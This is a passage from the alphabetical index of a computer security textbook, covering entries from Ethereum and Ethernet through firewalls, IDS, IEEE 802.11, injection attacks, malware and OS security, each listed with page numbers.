 Ethereal, *see: Wireshark*
 Ethereum (system) **376**, **399**, 402
... account balance 399, 402
... acctStorageRoot 399–400, 404
... address 399–402, 404
... block header fields, see: block (Ethereum)
... blockchain 402
... Bloom filter 401
... candidate block 402
... codeHash 399–400
... consensus 402–403, 405, *see also: GHOST*
... currency, see: ETH
... currency production end-date 401
... decentralized consensus 404
... forks (blockchain) 403
... gas, see: gas (Ethereum)
... main-chain block 402
... message (internal transaction) 399–400, 402, 406
... nonce 399–403
... overview of components 402
... papers (white, yellow, beige) 406
... persistent state 399
... production rate (blocks) 403
... programming languages 404
... replicated state machine 404
... reward (for mining), see: block (Ethereum)
... smart contract, see: smart contract
... starting balance 400
... transaction, see: transaction (Ethereum)
... types of accounts 399
... virtual machine, see: EVM
... world state 403–404
 Ethernet 300, 304, 316–317, 327–328, **340**
 Ethernet ports (controlling access), *see: IEEE 802.1X*
 ethical hacking 156
... see also: responsible disclosure
 Ettercap 328–329, 331, 334
 Euler phi function (ϕ), *see: phi function*
 EV (Extended Validation) certificate **230**–231, 241, 270–272
... guidelines 230, 241
 evasive encoding (HTTP, HTML) 265–266
 event (security) 7, 82, 310–313, 315
 event (browser), *see: browser (event)*
 event outcomes (IDS) 311–312
 event space 82
 evidence 3, 311
 evidence production, *see: design principles*
 EVM (Ethereum virtual machine) 400
... execution logs 401
... execution memory 400
... gas (fee schedule), see: gas (Ethereum)
... machine state (local) 400
... opcodes 401
... run-time stack 400
... storage (persistent) 400
 exclusive-OR, *see: XOR*
 exec (system call) 137–138, 171, **176–177**
... exec1 171, 177
... execve 176–177
 executable content, *see: active content*
 execute permission (X), *see: permissions*
 exfiltration 283, 299
 exhaustive search **31**–32, 34, 50, 107
 exit (system call) 172
 expected loss, *see: Annual Loss Expectancy*
 expected value 82
 Expires (cookie attribute) 256
 explicit key authentication 104–105
 exploitation toolkits 317–318, 320, 333
 exponent arithmetic 117, 119
 export controls (crypto) 239, 350, 352
 exposure maps (network monitoring) 333
 extended service set (802.11), *see: ESS*
 Extended Validation certificate, *see: EV certificate*
 Extensible Authentication Protocol, *see: EAP*
 extension field, *see: certificate (extension fields)*
 external penetrator 332
 externally-owned account (Ethereum), *see: EOA*
 extrusion detection 333

F

- facial recognition, *see: biometric modalities*
 fail closed vs. fail open **21**, 224, 233–234
 fail-safe 21
 failures (definition) 27

- fallback authentication 13, 72
false accept 73–74
false alarm (IDS) 173, 312, 314
false negative 311–313, 315
... false negative rate (FNR) 312–313
false positive (FP, false alarm) 311–315, 317, 333
... false positive rate (FPR) 312–313, 315
false reject 73–74
FAT (file allocation table) 189
fault tree analysis 27
faults 27
favicon 271
federated identity system 113–114, 120
feedback to user 273
fiat currency xv, 397
FIDO (authentication) 86
file (filesystem) 126, 128, 138
... file ACL 136
... file allocation table, *see: FAT*
... file descriptor 158, 177, 304
... hidden filename extension 205
file locker (malware) 202–203
file metadata, *see: inode*
file-based access control 133–134
filename resolution, *see: name resolution*
filename squatting attack 159
filepath, *see: path*
filesystem permissions 133–142
filter evasion, *see: evasive encoding*
filtering bridge 317, 333
FIN flag (TCP) 304
find (command) 139–140
finger (command) 193, 333
... fingerd (daemon) 193
fingerprint
... (meaning: hash), *see: hash value*
... cross-check 218, 220, 232, 241, 294
... recognition, *see: biometric modalities*
... *see also: device fingerprinting, OS fingerprinting*
finite field
... computational aspects 369
... polynomials over 356
... finite-field cryptography (FFC) 50, 252
Finney, Hal (Bitcoin) 405
firewall 192, 250, 282–292, 306, 311, 320, 325
... application-level filter 287–291, 299, 306
... architecture 12, 288–292, 306
... configuration 306
... dedicated 287
... distributed 287, 306
... hybrid appliance 287
... internal 291
... limitations 286
... packet filter 282–288, 306
... packet-filtering rules 283–285, 306
... personal (host-based) 287–288
... proxy (circuit-level) 286–288, 289–292, 306, 325
... proxy historical context 306
... web application firewall 306
flag bits (TCP header) 304–305
Flask security architecture 145
Flash cookie 259
flash crowd 334
flooding attack (DoS) 320–321, 323, 331, 333
Fluhrer, Mantin, Shamir, *see: FMS attack*
FMS attack (WEP keys) 353, 359–360, 369
forensic analysis 23, 129, 133, 200, 287, 311, 316, 333
Foreshadow (hardware side channel) 413
fork (system call) 137, 158, 171, 176–177, 296
form (HTML), *see: web form*
... form tag 248
formal analysis methods 411
formal security evaluation 10–11, 27
formal security models 27
formal verification 120
format string vulnerabilities 171, 179
forward search attack, *see: attack*
forward secrecy 93, 104, 109, 120, 252, 368
four-pass handshake (802.11) 348–350, 359, 363, 365–368, 370
... forcing nonce reuse (attack) 370
fragment (packet) 290, 304–306, 321
fragmentation (802.11) 360, 362
fragmentation attack 290, 333, 360
frame (data, Ethernet) 300, 303–304, 316, 328
frame (HTML) 201, 255, 257–260, 274
... inline frame (iframe) 258
frame pointer (FP) 167
frame types (802.11) 341
... control frames 341
... data frames 341
... management frames 341
freshness (property) 46, 69, 72, 97–99, 101, 104–109, 216, 294
FTP (File Transfer Protocol) 229, 250, 254, 258, 286–287, 291–293, 297, 300, 304, 306
... FTP normal mode 286–287
... ftps (FTP over TLS) 293, 297
ftrapv (GCC compiler option) 166
fully qualified domain name (FQDN) 247, 249, 258
function call sequence (C language) 167
function hooking, *see: hooking*
function pointer 169–170
fuzz testing (fuzzing) 179, 333
fuzzy commitment 45

G

- gait, *see: biometric modalities*
gas (Ethereum) 400

- ... fee schedule 400–401, 406
- ... gasPrice, gasLimit 400–403
- ... intrinsic gas costs 401, 403
- ... out of gas (OOG) 403
- gate extension 147–148
- gate list 147
- gateway **250**, 282–292, 297–299, 302, 311, 325
- gcc (GCC) 158, 164, 166
- GCM (Galois counter mode), *see: authenticated encryption*
- GCMP (GCM protocol), *see: AES-GCMP*
- generative attack (applied to biometrics) 87
- generator (group) 115–116
- genesis block (Bitcoin) 377, **385**–386, 390, 392, 396, 405
- geolocation 70–71, 87
- GET (HTTP request method) **249**–250, 261–263, 274
- getfacl (command) 136
- GHOST (greedy heaviest-observed sub-tree) 406
 - ... see also: heaviest-observed chain*
- GID, *see: group (groupid)*
- GMK (group master key, 802.11) 366
- GNU C library 179
- GNU Privacy Guard (GPG) 239
- goals of computer security 2–4, 24
- goodlist, *see: allowlist*
- grandmaster postal chess attack 98, **103**, 120
- graphical passwords 78–79, 87
- Green Book (rainbow series) 86
- group (cyclic), *see: cyclic group*
- group (protection group) 130, 132, **134**
 - ... group identity (groupid), *see: group (groupid)*
 - ... group permissions 136
 - ... groupid (GID, groupID) 134, 137
- group key (802.11) 342, 352, **366**–367
 - ... Group Key Handshake 367
 - ... see also: GMK, GTK*
- GTK (group temporal key, 802.11) 365, **366**–367
 - ... key distribution 366
- guessing, *see: password guessing*
- guessing function (guesswork) 84–85
 - ... guess count 85–86
 - ... guess number 84
 - ... guessing index 84
- H**
- hacker vs. cracker 10
- hand geometry, *see: biometric modalities*
- handover (802.11) 341
- Happy99 (worm-virus) 205
- hard link 142–144, 157
- hardening a system 287, 291
- hardware redundancy 234, 325
 - hardware rings 150–152, 199
 - hardware security 19, 152, 185, 197, 413
 - ... module (HSM) 64, 200
 - hardware tokens 56, 67, 69, 86
 - harmful software 184
 - hash chain, *see: Lamport hash chain*
 - hash code, *see: hash value*
 - hash function 41–45, 51, 61
 - ... collision resistant, *see: collision resistance*
 - ... GPU hashing 61, 86
 - ... iterated hashing 60, 64, 86
 - ... one-way 41–42, 69
 - ... second-preimage resistant 42
 - ... specialized for passwords 61
 - ... used within digital signature process 44
 - hash pointer, *see: hashlink*
 - hash tree, *see: Merkle authentication tree*
 - hash value (hash) 24, **41**, 232, 239, 241, 294, 385
 - Hashcat, *see: oclHashcat*
 - hashing algorithms 44, 61
 - ... see also: Argon2, Balloon, Bitcoin (hashing), bcrypt, Ehash, Keccak, MD5, RIPEMD160, scrypt, SHA*
 - hashing target (Bitcoin) 385, 389–390
 - ... see also: mining bound (Bitcoin)*
 - hashlink (hash pointer) **377**, 385–386, 392, 403, 406
 - HD wallet, *see: wallet (Bitcoin)*
 - heap memory 166
 - ... heap allocator, *see: secure heap allocator*
 - ... heap metadata 169, 173, 179
 - heap spraying (attack) 168–170, 179, 200
 - Heartbleed incident 234, 241
 - heaviest-observed chain 402–403, 405–406
 - heuristic evaluation (usability) 412
 - hijacking 94, 197, 329
 - ... based on address resolution (ARP, DNS) 325–329
 - ... function calls, *see: hooking*
 - ... HTTP session 260, 329
 - ... system calls, *see: hooking*
 - ... TCP session 329–332, 334
 - ... TCP session (mitigation) 332
 - ... WLAN session (association) 344–347, 369
 - HMAC, *see: MAC algorithms*
 - honeypot (IDS) 196, 333
 - ... HoneyD 333
 - hooking 189–190, 196–200
 - host 247
 - ... hostname **247**, 258, 325–327
 - hosts file (local DNS name resolution) 326
 - hotel safebox 16
 - href attribute (HTML) 247–248, 263
 - HSTS (HTTPS strict transport security) 241
 - HTML (Hypertext Markup Language) 200, **247**–248
 - ... document 246, 255
 - ... email 201, 205–206, 238, 261, 264
 - ... form, *see: web form*

- ... HTML5 260, 274
- ... hyperlink 247–248, 270
- ... parsing 248, 264–265, 274–275
- ... special characters 266
- HTTP (Hypertext Transfer Prot.) 247, 249–251, 255–256, 258, 260, 274, 284–285, 288, 291, 304
 - ... basic access authentication 100
 - ... CONNECT 249–251, 274
 - ... digest authentication 100, 120
 -htdigest file (digest authentication) 100
 - ... proxy (abuse) 251, 261, 274
 - ... proxy server 234, 249, 250–251, 274, 285–286
 - ... request 249–250, 253, 255, 261–262, 265, 267
 - ... request header 249
 - ... request method 249, 251
 - ... response 249–250, 253–254, 267
 - ... response header 249
 - ... status line 249
- HTTP cookie (browser) 255–257, 260, 274
 - ... attributes 256
 - ... Cookie (HTTP header) 255
 - ... injection 274
 - ... navigator.cookieEnabled 256
 - ... persistent cookie 255–256, 260, 262
 - ... protection and pitfalls 261
 - ... same-origin policy, *see: SOP (SOP for cookies)*
 - ... theft 260–263, 265, 329
 - ... third-party cookies 257
 - ... viewing cookies 257
 - ... *see also: Flash cookie, SYN cookie*
- HttpOnly (cookie attribute) 256, 259–260
- HTTPS (HTTP over TLS/SSL) 229, 233–234, 241, 250, 252–254, 258, 261, 270–271, 273–274, 285, 304, 306
 - ... encryption vs. site identity 271–272, 275
 - ... interception, *see: TLS (interception)*
- HTTPS everywhere 233
- HTTPS strict transport security, *see: HSTS*
- HTTPS-PAKE 273–274
- hub 316
- hub-and-spoke model 96, 225
- human factors 26–27, 411
- human-in-the-loop, *see: CAPTCHA*
 - ... *see also: usability and security*
- I**
- IAT (Import Address Table) 198
- IBSS (independent basic service set) 341
- ICMP (Internet Control Message Protocol) 283–285, 300, 304, 305–306, 318–319
 - ... destination unreachable 283, 305, 323
 - ... flood 323, 325
 - ... related attacks 324–325
- ICV (integrity check value, WEP), *see: WEP (ICV)*
- identification 56, 76
- identify friend-or-foe, *see: IFF*
- identity 3
 - ... identity theft 269, 271
- identity provider (IdP) 113
- IDES (Intrusion Detection Expert System) 332
- IDS (intrusion detection system) 185, 192, 282, 306, 310–316
 - ... anomaly-based 314–316, 332
 - ... detection rules 314
 - ... historical context 332
 - ... host-based (HIDS) 311, 315, 320, 332
 - ... in practice 333
 - ... methodological approaches 313–316
 - ... metrics 312
 - ... network-based (NIDS) 311, 315–316, 320, 332
 - ... network behavior and analysis system (NBA)
 - ... rule-based anomaly detection 332
 - ... signature-based 314, 332–333
 - ... specification-based 314–315, 333
 - ... wireless-based 320
- IE (information element, 802.11) 343, 353, 365–366
- IEEE 802.3 340
- IEEE 802.11 340–343
 - ... 802.11ac 365, 370
 - ... 802.11ax 365
 - ... 802.11b 347, 356, 365
 - ... 802.11g 347, 365
 - ... 802.11i 350, 364–365, 367, 369–370
 - ... 802.11n 365
 - ... 802.11w 344, 365
 - ... AES-CCMP, *see: AES-CCMP*
 - ... authentication server, *see: AS*
 - ... authenticator, *see: authenticator (802.11)*
 - ... cipher suites 365, *see also: CCMP, GCMP, TKIP, WEP*
 - ... connection state 343
 - ... device driver 349
 - ... fragmentation, *see: fragmentation (802.11)*
 - ... key management (void) 350, 357, 360–361, 364, *see also: session keys (802.11)*
 - ... key management best practices (RFC) 369
 - ... MAC frame, *see: MAC frame (format)*
 - ... nonce generation 365
 - ... original version 350, 365
 - ... port, *see: port (802.11)*
 - ... protected bit 367, *see also: WEP bit*
 - ... radio transmission rates 365
 - ... requestor 348
 - ... RFCs related to security 369
 - ... security evolution 364–365
 - ... security options, *see: IE (information element)*
 - ... timeline of versions 365
 - ... WEP frame, *see: WEP (frame format)*
 - IEEE 802.1X 343, 370
 - ... access control (network access) 348

- ... authentication method, *see: EAP method*
- ... dual-port access control **348**, 367
- ... management and authentication framework 347
- ... model 341
- ... mutual authentication 365, 367
- ... port controller 348–349
- ... port-based access control 348, 370
- ... used with Ethernet ports 348
- ... see also:* upper-layer authentication
- IETF (Internet Engineering Task Force) 369
- IFF (identify friend-or-foe) 98
- IKE (Internet Key Exchange) **300**, 303, 306
- image (executable) 199
- image tag (HTML) 247
- IMAP (email retrieval) 235, 254, 304
- immutable field 300
- impersonation 15, 73, 76, 87, 98–99, 103–104
 - ... see also:* spoofing
- implicit key authentication 104–105
- Import Address Table, *see: IAT*
- in-band signaling 218
- inbound (packet) **283**–292, 304, 333
- independent basic service set (802.11), *see: IBSS*
- independent channel 24, 67, 95, 294
- independent confirmation, *see: design principles*
- index of coincidence (cryptanalysis) 51
- Individual Validated certificate, *see: IV certificate*
- infection vector 207
- information 82
- information element (802.11), *see: IE*
- information-theoretic security 33, 42, 81
- infrastructure mode, *see: WLAN (infrastructure mode)*
- ingress filtering 284–285, 323, **324**–325, 334
- inheriting UID 137–138, 176
- initial keying material, *see: keying material*
- initialization vector, *see: IV (initialization vector)*
- injection 156, 168, 248
 - ... code injection 23, 170–173, 176, 179
 - ... command injection 23, 200, 275, 329
 - ... command injection (formal definition) 267, 275
 - ... cookie injection 274
 - ... DLL injection (call interception) 200, 208
 - ... script injection 262–263, 265–267
 - ... SQL injection 266–269, 275
 - ... see also:* buffer overflow, CSRF, XSS
- inline device 287, 297, 303, 316–317
- inode (index node) **135**, 138, 140–142, 157–158
- input filtering 265–266, 268
- input sanitization 23, 262–**265**, 268–269, 275
- insider/outsider **9**–10, 22, 185, 207, 282–283, 286, 299, 327, 347, 413
- instant-messaging system 225
- instruction address register, *see: instruction pointer*
- instruction pointer 147, 167–168, 170, 172, 178
- instruction set randomization 179
- integer conversion 160
- integer data types (C language) 160
- integer factorization 50
- integer vulnerabilities (C language) **159**–166, 178
 - ... categories 162–163
 - ... extension value change 162–163
 - ... integer overflow 161–164, 178
 - ... integer truncation 161–163, 165
 - ... integer underflow 162–163
 - ... intentional overflow 165
 - ... narrowing loss 162–163
 - ... signedness mismatch 159–163
- integrity (data) **3**, 24, 33, 35, 39, 43, 45, 47
 - ... file checker, *see: Tripwire*
 - ... mechanisms 47
 - ... of public key 37, 214
 - integrity check value, see: ICV*
- integrity mechanism failure, *see: WEP (ICV failure)*
- Intel (x86, IA-32) 151, 166, 178
- intelligent packet filtering 283
- interface design, *see: usability and security*
- interleaving attack, *see: attack*
- Internet of Things (IoT) 310, 325
- Internet worm (Morris worm) 25, 57, 193–194, 297
- interoperability 25, 240, 274
- intruder 208, 282, 286, 311, 314–315, 332
- intrusion (incident) 310–311
- intrusion detection 306, 310–311
 - ... system, *see: IDS*
- intrusion prevention system, *see: IPS*
- IP (Internet Protocol) 292, 300, **303**–306
 - ... datagram 305
 - ... header 301–302, 305
 - IP address 247, 303, 328
 - ... destination address 305
 - ... IPv4 192–193, 303, 323
 - ... IPv6 192, 303
 - ... resolution, *see: DNS (resolution)*
 - ... source address 305
 - ... spoofing 284, 321–322, 324–325, 330, 333
 - IP-in-IP tunnel 302
 - IPRA (Internet PCA Registration Authority, PEM) 239
- IPS (intrusion prevention system) 311, 317–318
- IPsec (Internet Protocol security suite) 224, 298–299, **300**–303, 306
 - ... deployment options 302–303
 - ... deployment challenges 302–303
 - ... ESP configurations 303
 - ... header 302
 - ... policy 303
 - ... trailer 302
 - iptables 288, 306
- IRC (Internet Relay Chat) 204
- iris recognition, *see: biometric modalities*
- ISAKMP (Internet Security Association and Key Management Protocol), *see: IKE*

isolated compartments, *see: design principles*
isolation **21**, 127, 142, 146, **197**, 199, 234, 246, 257,
 283, 286–287, 291, 298, 316
ISP (Internet service provider) 324–327
iterated hashing, *see: hash function*
IV (Individual Validated) certificate 230
IV (initialization vector) 35, 49, 301
 ... use in AES-CCMP, 361
 ... use in WEP, *see: WEP (IV)*
 ... reuse in WEP, *see: WEP (IV reuse)*

J

J-PAKE 111, 120, 273–274
jail (filesystem) **142**, 151, 175, 333
 ... *see also: chroot*
Java 160, 173, 194, 259–260
 ... applet 200, 260
 ... Virtual Machine (JVM) 260
JavaScript 170, 200, 205, **248**–249, 251, 255–260,
 263–265, 274
 ... execution within browser 248
 ... URL, *see: “javascript:”*
“javascript:” (HTML pseudo-protocol) 248
JFK (Just Fast Keying, IKE alternative) 306
JohnTheRipper (password cracker) 64
JSON (JavaScript Object Notation) 275
 ... JSONP (JSON with padding) 275
jump table 169

K

Kaminsky attack (DNS) 327
Kasiski method 51
KCK (key confirmation key), *see: AES-CCMP (KCK)*
KDC (key distribution center) 96, 114, 237
KDF (key derivation function) **61**, 101, 106, 252,
 274
 ... HKDF (HMAC-based KDF) 274
 ... PBKDF2 61, 64
Keccak (hashing) 44, 399, 406
KEK (key encryption key), *see: AES-CCMP (KEK)*
Kerberos 94, 96, 99, 113–**114**, 120, 294
Kerckhoffs’ principle 21
kernel
 ... CPU mode, *see: supervisor*
 ... functionality 199
 ... memory **176**, **195**, 197, 199
 ... module installation 199
key 22, 30
 ... backup and archival 37, 217
 ... decryption 31
 ... escrow 238
 ... good key 104, 120
 ... master key 252–253
 ... public-private key pair 37
 ... recovery 217
 ... registration 95
 ... resumption 254
 ... reuse 33, 48, 51, 68, **95**, 100–101, 104
 see also: WEP (IV reuse, keystream reuse)
 ... session key properties 104
 ... session key vs. long-term 38, **93**–95, 104, 120,
 253
 ... size 34
 ... symmetric key 32, 93
 ... working key (TLS session key) 252
 see also: keying material, session keys (802.11)
key agreement 93–94
 see also: DH, ElGamal, EKE, PAKE, SPEKE,
 STS
key continuity management 220, 241
key derivation function, *see: KDF*
key distribution 37
 see also: key agreement, key establishment, public-
 key distribution
key distribution center, *see: KDC*
key establishment 92–97
key management 21, 38, 51, **94**, 214, 216, 240
key revocation, *see: certificate revocation*
key server, *see: key distribution*
key-share 253–254
key space **31**–34, 50, 61–63, 66, 79, 81, 95, 106, 111
key transfer, *see: key transport*
key translation center, *see: KTC*
key transport 93, 96, 100–101, 236
 see also: KDC, Kerberos, KTC
Key-Usage constraint (extension) 221
key-use confirmation 99, **104**–105, 119, 253
keyed hash function, *see: MAC*
KeyID field, *see: MAC frame (KeyID field)*
keying material 93, **95**–97, 101, 104, 236, 252, 254
keyjacking 200
keylength 34
 ... recommended 50
keylogger (keystroke logger) 18, 57, 78, **196**, 203,
 207, 274
keyring, *see: PGP*
keystream
 ... pseudo-random 354
 ... recovery (WEP), *see: WEP (keystream recovery)*
 ... reuse (WEP), *see: WEP (keystream reuse)*
 see also: stream cipher
keystroke dynamics 87
Kismet, *see: wireless analysis tools*
knowledge-based authentication, *see: what you know*
known-key security 104
known-plaintext attack, *see: attack models (ciphers)*
KoreK, *see: chop-chop attack*
KTC (key translation center) 96
Kuang decision tree 27

L

Lamport hash chain 42, 67–68, 86
 LAN (Local Area Network) 303, 311, 316, 327–328, 331, 334, 340, *see also: WLAN*
 LAND (LAN denial, DoS attack) 321, 334
 Latin-1 (character encoding) 266
 law enforcement 196, 240
 layer 2 (802.11) 342–343, 364
 ... access control 347, 349
 ... association 342
 ... connection 342
 ... wireless link 350
 ... *see also: link-layer*
 LDAP (Lightweight Directory Access Protocol) 222, 229, 238, 254
 leap-of-faith (trust), *see: TOFU*
 least common mechanism 22
 least privilege, *see: design principles*
 least surprise, *see: design principles*
 legacy issues 25, 49, 160, 173–174, 236, 269, 286, 295, 298
 legality and ethics (wireless access) 345
 length-preserving 35
 Let's Encrypt (certificate service) 230, 270
 libc (C library) 167, 171, 173, 176–177, 179
 libpcap 319
 libraries (shared) 167, 197, 199–200, 217, 234
 lifecycle 12, 19, 24
 ... of password-authenticated account 13
 ... of PKI components 217
 ... of software development 11
 link (system call) 141–142, 158
 link vs. end-to-end security (wireless) 343
 link-layer access control, *see: layer 2 (802.11)*
 link-layer protection 347
 linkability 378
 linked list 377
 linking and loading (linkers) 199
 Linux 126, 288
 ... kernel backdoor 196
 ... kernel module signing 208
 ... capabilities 175, 199
 ... security module (LSM) 145–146
 listing (directory), *see: ls*
 literal content (HTML, SQL) 266, 268
 liveness property 104, 366
 LKM (loadable kernel module) 199
 LLC/SNAP header (subnet access protocol) 359–360
 LLL (Ethereum programming language) 404
 ln (command), *see: link*
 load balancing 325–326
 loadable kernel module, *see: LKM*
 loader, *see: linking and loading*
 location (HTML, HTTP) 255
 Location (HTTP header) 255

lock icon (browser) 230–232, 270–272, 274
 lock-time (Bitcoin) 380–381, 383, 391
 locking script (Bitcoin) 380, 384, 391
 log, *see: audit log*
 logarithm, *see: discrete logarithm*
 logic bomb (malware) 204
 logic of authentication, *see: BAN logic*
 logical channel (SSH) 293–294
 login (command) 138, 196
 long-term key, *see: key*
 Lotus Notes 241
 low-level authentication (802.11) 341–343, 347
 ls (list command) 138, 141
 lvtes (keylogger rootkit) 196

M

M-AC (mandatory access control) 144–146, 152
 MAC (message authentication code) 45–48, 64, 254
 MAC address (media access control address) 303, 316, 327–328, 341–345, 362–363
 ... allowlist, *see: allowlist (MAC address)*
 ... broadcast 342, 366
 ... multicast 342, 366
 ... randomization 370
 ... spoofing (falsely asserting) 344–346
 ... unicast 342
 ... used in nonce generation (802.11) 365
 ... used in PTK generation (802.11) 363
 ... used to bind session keys to devices 366
 MAC algorithms 361
 ... CBC-MAC 46–47, 361
 ... CMAC (AES-CMAC) 46, 48, 51
 ... HMAC 46, 48, 51, 274, 362, 367
 ... Poly1305 46–49, 51, 274
 MAC filtering, *see: allowlist (MAC address)*
 MAC flooding 328
 MAC frame (802.11) 341, 352
 ... body 341, 352
 ... format 341, 352–353
 ... header 341, 352
 ... IV for WEP, *see: WEP (IV)*
 ... KeyID field (frame body) 352, 362, 366
 ... nonce for CCMP CTR mode, *see: AES-CCMP (nonce)*
 ... PDU (protocol data unit), *see: MPDU*
 MAC table (network switch) 328
 MAC truncation 47
 machine learning 315
 MacOS 333
 Macromedia Flash, *see: Adobe Flash*
 MACs from hash functions 46
 ... *see also: HMAC*
 malformed packets 321, 325
 malicious scripts, *see: CSRF, SQL (injection), XSS*

- malloc 162–163, 170–171, 178
malware (malicious software) 184–186, 205–207
... classification 205–207
... incidents 207
... properties 207
man-in-the-middle attack, *see*: middle-person
management frames, *see*: frame types (802.11)
mandatory access control, *see*: M-AC
mangling rules (password guessing) 64
manual gateway 289
market for lemons 26–27
Martian packets 323–324
mashup (browser) 274
masking (permission bits) 135–136, 141
masquerador 332
mass-mailing worm-virus 187, 189
master boot record (MBR), *see*: boot sector
master key, *see*: key
master key (wireless, shared) 346, 358, 361
... recovery, *see*: WEP (master key recovery)
... static 357–358, 361
... *see also*: PSK (802.11)
matching score (classification) 73–74
mathematical proof 17–18, 412
Max-Age (cookie attribute) 256
MDA (mail delivery agent) 235
MD5 (hashing) 44, 51, 61–62, 274
Mebroot (rootkit) 204
media access control address, *see*: MAC address
Melissa (virus) 189
Meltdown (hardware side channel) 197, 413
memory descriptor 127–128
memory isolation 197, 199
... *see also*: isolation
memory layout 166–167
memory pool, *see*: transaction (Bitcoin)
memory protection 127–129, 197
memory safety 163, 165, 172, 179
mental model 22, 142, 246, 269–**270**, 273, 275, 289
Merkle authentication tree (hash tree) 45, **384**–385, 406
Merkle path authentication 386, 395
... proof of inclusion (in Merkle hash tree) 395
Merkle Patricia Tree, *see*: MPT
Merkle root (Bitcoin) **384**–388, 391, 395, 397, 403
mesh networks 370
message authentication (data authentication), *see*: data origin authentication
message authentication code, *see*: MAC
message digest, *see*: hash value
message expansion 35
metamorphic virus, *see*: virus
Metasploit 317, 320, 333
Meterpreter (Metasploit) 320
metrics, *see*: security (metrics)
microkernel 22, 152
Microsoft Outlook (Express) 189, 205
Microsoft Silverlight 259
Microsoft Word 189, 291
middle-person 57, 99, **102**–103, 109, 118–119, 200, 234, 251–252, 254, 261, 270, 274, 288, 294, 327–329, 331
... wireless, *see*: rogue AP
... *see also*: HTTP (proxy), TLS (interception)
middlebox 254, 261, 298
min-entropy 83, 85
minimize-secrets principle 22
miner (Bitcoin) 379, 381, 383–384, **386**, 388
... abandoning in-progress block 388, 391
... miner vs. full node 394
mining (Bitcoin) 206, 381, 386–**387**, 391
... hardware 406
... pool (group of miners) **394**, 398–399, 404
... pseudocode 387
mining (Ethereum) 401
... mining pool 404
... proof-of-stake model 406
mining bound (Bitcoin) 385–387, **389**–392
... recalibrating 389–390
Mirai (botnet) 325
misfeasance 332
misuse detection (IDS) 332
mixed content 274
mkdir (command) 141
MLS (multi-level security) 144, 151–152
mobile device management 370
mobile phone (authentication), *see*: two-factor, what you have
mobile station (802.11), *see*: STA
mod (modular arithmetic), *see*: congruence
... modular exponentiation 38–39
... modulus 38–39, 50, 108–109, **115**, 117
mode bit, *see*: supervisor
model checking 179
model-reality gap 16–18, 412
modem (modem pool) 370
modes of operation (block cipher) 35–36, 361
... CBC 35–36, 274
... CFB 36
... CTR 35–36, 47, 361–362
... ECB 35–36
... OFB 36
... XTS 36
... *see also*: authenticated encryption
modification detection code 43
modular design, *see*: design principles
monitor mode (RFMON mode, wireless) 346
monitoring system 311, 315–317, 332–333
... monitoring tools (wireless) 345–346
monolithic (vs. modular design) 131, 199
Morris worm, *see*: Internet worm
mother's maiden name, *see*: secret questions

mouse patterns, *see: biometric modalities*
move-countermove games 190, 269
MPDU (MAC protocol data unit) 341, 352, 355, 361–362
MPT (Merkle Patricia Tree) 399, 402, **403**–404, 406
MSA (mail submission agent) 235
MSCHAP, MSCHAPv2 (authentication) 369–370
MSDU (MAC service data unit) 362
MTA (mail transfer agent) 235
MTU (max. transmission unit, Ethernet) 304, 357
MUA (mail user agent) 235
multi-level security, *see: MLS*
multicast address 342
Multics **126**, 133, 146, 148–152, 413
... *see also:* protection rings, segment (addressing)
multiplicative group 115, 117
mutable fields 300, 361
mutation engine (malware) 191
mutual authentication **93**–94, 100, 103, 106, 114, 223, 274

N

Nakamoto, Satoshi 405
name (data type in certificate) 215
name constraint (extension) 221, 228
name resolution 24, 157–159, 178, 247
name server (DNS) 326–327
name space 113, 221, 239
Namecoin 405
NAT (network address translation) 287, 303, 306
National Vulnerability Database, *see: NVD*
need-to-know (principle) 22
Needham-Schroeder protocol 120
Nessus (vulnerability scanner) 318–319
Netcat (nc) 320
Netfilter framework 288
netstat (network statistics) 319
NetStumbler (wireless active scanning) 345–346
Network Flight Recorder (NFR) 332
network interface card (NIC) 316
... wireless 346
network layer 291, **300**, 303–305, 328
network mapping 318
network protocol stack, *see: network stack*
network protocols 300, 303–306
network security 282–306, 310–334
network stack 292, 298, **300**, 303, 328, 349–350
Network Time Protocol, *see: NTP*
network traffic analyzer 319
network worm, *see: worm*
NFT (non-fungible token) 405
Nimda (worm) 208
NIST (National Inst. of Standards and Tech.) 34
Nmap (network mapper) 318–319, 333
NNTP (Network News Transfer Protocol) 254

no-op sled (NOP, no-operation) 168, 170
node (Bitcoin) 377, 394
... full node 391, 394
... light node 394–395, *see also:* SPV (client)
... peer node 377
non-executable (stack, heap) 171–172
non-fungible token, *see: NFT*
non-repudiation **4**, 15, 39, 45–46, 216–217
nonce 35, 48–49, **99**–100, 114, 252–253, 365
... *see also:* AES-CCMP (nonce), block header (Bitcoin, mining nonce), Ethereum (nonce)
notary 217
NTAPI (Native API) 198
NTP (Network Time Protocol) 324, 365
NUL byte (C language) 167, 173, 177–178
NULL pointer (C language) 177
null authentication (802.11), *see: Open System authentication*
null encryption (IPsec) 303
NVD (National Vulnerability Database) 208

O

obfuscation 191–192, 265, 268
object (access control) 130–133, 145
object (DOM), *see: DOM*
object (file, binary) 199, 208
object identifier, *see: OID*
object tag (HTML) 259, 265
oclHashcat (password cracker) 64
OCSP (Online Certificate Status Protocol) 222–223, 241
... OCSP-stapling 222, 241
OFB (Output Feedback Mode), *see: modes of opn*
off-path (blind) attacks 332, 334
offline password guessing 57–65, 77–78, 86, 92, 98, 105–106, **107**–111, 120, 217
OID (object identifier) 230
OKE (Open Key Exchange) 111
ommer, *see: block (Ethereum, uncle)*
on-path attacks 329–331, 334
on-the-fly guessing attacks 60, 63–64
one's complement (binary representation) 164
one-time pad (stream cipher) 33, 51, 354, 356
one-time password, *see: OTP*
one-way property 41
... one-way hash function, *see: hash function*
online password guessing 57–65, 78, 80, 84–86, **107**–108, 120, 161, 306, 319, 396
opcode (machine code) 168, 170, 177, 195, 199
open (system call) 157–159
open AP (no encryption) 367–368
open design, *see: design principles*
Open System authentication (802.11) **342**–343, 349, 353

- OpenID 120
OpenPGP 239, 241
OpenSSH 293
OpenSSL 22, 38, 232, 234
OpenVMS 151
OpenVPN 303
operating characteristic, *see*: ROC
operating system, *see*: OS
operational practice (issuing certificates) 230, 241
opponent, *see*: adversary
opportunistic attacks 10
opportunistic encryption 21, 254
Opportunistic Wireless Encryption, *see*: OWE
OPRETURN (Bitcoin opcode) 383, 406
order (element, group) 115–116
order of encryption and MAC 40, 48
order of signing and encrypting 40, 238
orderly release (TCP) 304
Organization Validated, *see*: OV certificate
origin, *see*: SOP (same-origin policy)
orphan pool, *see*: transaction (Bitcoin, orphan pool),
 block (Bitcoin, orphan block pool)
OS (operating system) 151, 178
... security 126–152
